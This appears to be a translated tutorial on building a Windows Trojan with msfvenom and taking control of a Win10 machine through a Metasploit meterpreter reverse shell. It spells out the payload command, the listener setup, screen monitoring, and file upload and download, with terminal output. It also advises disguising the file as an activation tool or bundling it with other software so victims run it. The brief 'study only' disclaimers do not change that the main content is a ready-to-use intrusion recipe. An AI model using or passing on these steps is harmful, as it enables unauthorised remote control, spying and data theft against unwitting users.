

Kali uses msf to invade Windows computers (the most detailed penetration process, generating Trojan horses, and monitoring screens)

Notice: For reference or study purposes only. Prohibited for illegal use!

01 what is msf?

msfvenom is a Metasploit standalone payload generator, also a replacement for msfpayload and msfencode. It is software used to generate backdoors.

MSFvenom is a combination of Msfpayload and Msfencode, putting both tools in one Framework instance. Since June 8, 2015, msfvenom replaced msfpayload and msfencode.

Demo environment:

Demo operation with Kali 2021.3

Target drone: Win10 Professional Edition


Software: msfvenom, msfconsole (built-in in Kali system)

02 penetration process

1. Enter administrator mode

Command: `sudo su`

Explanation: If you are not running in administrator mode, you may be prompted that you have insufficient permissions. In order to avoid command execution failure, run the following command under administrator mode.

A terminal window titled 'root@kali: /home/kali' showing the process of switching to root. The prompt is '(kali㉿kali)-[~]'. The user enters '\$ sudo su'. The prompt changes to '[sudo] kali 的密码:'. The user enters the password (which is hidden). The prompt changes to '(root㉿kali)-[/home/kali]'. The user enters '#'.

```
(kali㉿kali)-[~]
$ sudo su
[sudo] kali 的密码:
(root㉿kali)-[/home/kali]
#
```

* Tip: Enter the Kali password after executing the command, the password is hidden, just enter it directly and press Enter

2. Generate executable Trojan horse text

Command: `msfvenom -p windows/meterpreter/reverse_tcp LHOST`

`=<local ip> LPORT=<local port number> -f exe -o <file name>.exe`

Explanation: Local ip writes the IP address of your own Kali, and you can check your Kali's IP address with ifconfig.

The local port can be set to an unoccupied port number by itself. If the port number is occupied, the file will fail to be generated. Change the port number and it will be fine.

You can write any name you like for the file name, such as “the Win10 activation tool”, which may be easier for the target host to take the bait.

Of course, MSF can also be used to invade mobile phones, mac, Linux, etc.


```
(kali@kali)~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.32.1 netmask 255.255.255.0 broadcast 192.168.32.255
    inet6 fe80::20c:29ff:fe37:c2c1 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:37:c2:c1 txqueuelen 1000 (Ethernet)
    RX packets 35 bytes 3503 (3.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 49 bytes 3784 (3.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

- Tip: This is the IP address of the Kali host

Next run the command to generate a Trojan:

```
(kali@kali)~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.32.1 LPORT=1111 -f exe > Windows.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

The default generated files are in the root directory:



Put the file just generated into the target machine Win10 system.

3. Run the msfconsole command

Command: `msfconsole`

```
(kali㉿kali)-[~]  
└─$ msfconsole
```

[illegible]

```

      =[ metasploit v6.1.14-dev ]
+ -- --=[ 2180 exploits - 1155 auxiliary - 399 post ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops ]
+ -- --=[ 9 evasion ]

```

```
Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again
```


4. Configuration parameters

- (1) Command: `use exploit/multi/handler` (select module)
- (2) Command: `set payload windows/meterpreter/ reverse_tcp` (select attack module)
- (3) Command: `set LHOST 192.168.32.1` (fill in the IP address of your own host)
- (4) Command: `set lport 1111` (fill in the port number when the file was just generated)
- (5) Command: `show options` (view setting parameters)
- (6) Command: `exploit -z -j` (background execution)

- Tip: After the parameters are set, open the program on the target machine and execute the command in step 6, or you can directly enter the command `exploit` to start the attack.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.32.1
LHOST => 192.168.32.1
msf6 exploit(multi/handler) > set lport 1111
lport => 1111
```

5. Open the execution file on the target machine



We can also disguise this program here, change its icon, or bundle it with some software, and when the user opens it, it will be automatically installed on the other party's computer.

2. View users

- (1) Command: `sessions` (view hooked users)
- (2) Command: `sessions -i 1` (select the user who needs to attack, choose the first one here)

```
msf6 exploit(multi/handler) > sessions

Active sessions
=====

  Id  Name  Type           Information                                     Connection
-----
  1    shell x86/windows  Shell Banner: Microsoft Windows [ 10.0.19043 192.168.32.1:1111 -> 192.168.32.133:49802 (19
      .1055) -----                               2.168.32.133)

[*] Started reverse TCP handler on 192.168.32.1:1111
[*] Sending stage (175174 bytes) to 192.168.32.133
[*] Meterpreter session 3 opened (192.168.32.1:1111 -> 192.168.32.133:49943 ) at 2022-03-09 09:44:01 +0800


meterpreter >
```

- Tip: When **meterpreter** appears, you have successfully invaded the other party's computer.
-

03 The command of meterpreter to invade the other party's computer.

1. Monitor the computer screen of the other party

Command: **run vnc -i**



2. More commands

You can also view the help documentation, command help.

cmd command:

cat -- reads the contents of a file to the screen.

cd -- change directory

checksum -- retrieves the checksum of a file.

cp -- copies source to destination

del -- delete the specified file.

dir -- list files (alias for **ls**)

Download a file or directory.

Edit file.

Getlwd -- prints the local working directory.

getwd -- print working directory.

lcd -- Change local working directory.

lls -- list local files

lpwd -- prints the local working directory.

ls -- list files

mkdir -- creates a directory.

mv -- moves source to destination.

Pwd -- print working directory.

rm -- deletes the specified file.

rmdir -- delete directory.

Search files

show_mount -- lists all mount points/logical drives.

upload -- upload file or directory

pkill -- kills a process by name.

Upload the file to the target machine:

```
321meterpreter > upload /home/hongke/1.jpeg d:/1234/  
[*] uploading   : /home/hongke/1.jpeg → d:/1234/  
[*] uploaded    : /home/hongke/1.jpeg → d:/1234/\1.jpeg  
meterpreter > █
```


Download the file to the host command:

```
meterpreter > ls
Listing: d:\
=====

Mode                Size      Type      Last modified          Name
----                -
40777/rwxrwxrwx    4096    dir      2019-10-10 10:04:08 +0800 $RECYCLE.BIN
40777/rwxrwxrwx      0    dir      2020-07-07 23:00:41 +0800 1234
100666/rw-rw-rw-    3      fil      2020-07-07 23:03:13 +0800 3210.txt
40777/rwxrwxrwx      0      dir      2019-10-10 10:01:58 +0800 System Volume Information

meterpreter > cd 1234
meterpreter > ls
Listing: d:\1234
=====

Mode                Size      Type      Last modified          Name
----                -
100666/rw-rw-rw-   43565    fil      2020-07-07 23:04:48 +0800 1.jpeg
100666/rw-rw-rw-   414498    fil      2020-07-07 23:05:26 +0800 321.png

meterpreter > download 321.png
```

Important Notice: This content is provided solely for reference or educational purposes. It is strictly prohibited to utilize this information for any unlawful activities or unauthorized purposes!